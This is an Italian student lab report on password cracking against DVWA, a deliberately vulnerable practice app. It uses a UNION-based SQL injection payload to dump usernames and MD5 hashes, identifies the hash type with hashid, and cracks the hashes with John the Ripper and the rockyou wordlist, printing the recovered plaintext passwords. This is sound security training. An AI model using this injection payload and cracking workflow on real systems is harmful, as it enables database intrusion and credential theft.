

# S6-L4

## PASSWORD CRACKING



# TRACCIA

Recupero delle password hashate nel database della DVWA e esecuzione di sessioni di cracking per recuperare la loro versione in chiaro utilizzando Jhon the Ripper.

- Come prima cosa bisogno accedere alla DVWA ed ottenere le password.
- Verificare che le password trovate siano di tipo MD5
- obiettivo: Trovare le password in chiaro

# DVWA PASSWORD

Per poter reperire le password della DVWA abbiamo bisogno utilizzare SQL injection per poter ottenere a schermo tutte le password protette da HASH di cui abbiamo bisogno

The screenshot shows a web browser window with the URL `192.168.0.235/dvwa/vulnerabilities/sqlip?id=1' UNION SELECT user, password FROM users#`. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

The "SQL Injection" item is highlighted with a green background. The main content area displays the results of the SQL query execution:

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

At the bottom of the main content area, there is a link labeled "More info" with two associated URLs:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQl\\_injection](http://en.wikipedia.org/wiki/SQl_injection)

# CREAZIONE LISTA PASSWORD

Provvediamo poi alla creazione di un file di testo che chiameremo pass.txt dove inseriremo tutte le password hashate che abbiamo trovato nella DVWA attraverso SQL Injection




The screenshot shows a terminal window titled '\*Untitled 1 - Mousepad'. The window has a dark theme with white text. The menu bar includes 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu is a toolbar with various icons. The main text area contains five lines of hashed text, each preceded by a number from 1 to 5:

```
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
```

# HASH IDENTIFIER

Procediamo con la verifica del tipo di HASH.

MD5 produce un hash di 32 caratteri esadecimali. Se l'hash ottenuto risulta lungo 32 caratteri, potrebbe essere un MD5. Tuttavia, altri algoritmi possono avere hash della stessa lunghezza, quindi questa verifica non è sempre definitiva. Tra i risultati a schermo vi è MD5 pertanto potrebbe essere quasi sicuramente di questo tipo.



The screenshot shows a terminal window with a dark background and light-colored text. The title bar reads "mattia@192: ~/Desktop". The window contains the following text:

```
(mattia@192)-[~/Desktop]
$ hashid 5f4dcc3b5aa765d61d8327deb882cf99
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snelru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

(mattia@192)-[~/Desktop]
$
```

# PASSWORD CRACKING CON JHON THE RIPPER

```
(mattia@192)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
t
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD
4x2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2024-11-07 15:07) 400.0g/s 409600p/s 409600c/s 1638KC/s 1
23456 .. oooooo
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.
```



```
(mattia@192)-[~/Desktop]
$ john --show --format=raw-md5 pass.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(mattia@192)-[~/Desktop]
$
```

# SPIEGAZIONE

Attraverso il comando “jhon --format=raw-md5 --wordlist/usr/share/wordlists/rockyou.txt pass.txt” e successivamente con il comando “jhon --show --format=raw-md5 pass.txt” sono riuscito ad estrapolare il contenuto in chiaro delle password hashate. Ma vediamo di spiegare il motivo dell'utilizzo di questi comandi:

- il comando --format=raw-md5 specifica a jhon che si tratta di un HASH MD5 senza salt (un semplice HASH MD5 insomma).
- Il parametro --wordlist=/usr/share/wordlists/rockyou.txt specifica il dizionario (o "wordlist") che John the Ripper utilizzerà per cercare di craccare le password. In Kali Linux, rockyou.txt è un wordlist popolare e preinstallato che contiene milioni di password comuni.
- Infine il comando --show --format=raw-md5 pass.txt ci è servito per visualizzare tutte le password presenti nel file di testo pass.txt che abbiamo trovato con jhon the ripper



**GRAZIE**  
MATTIA DI DONATO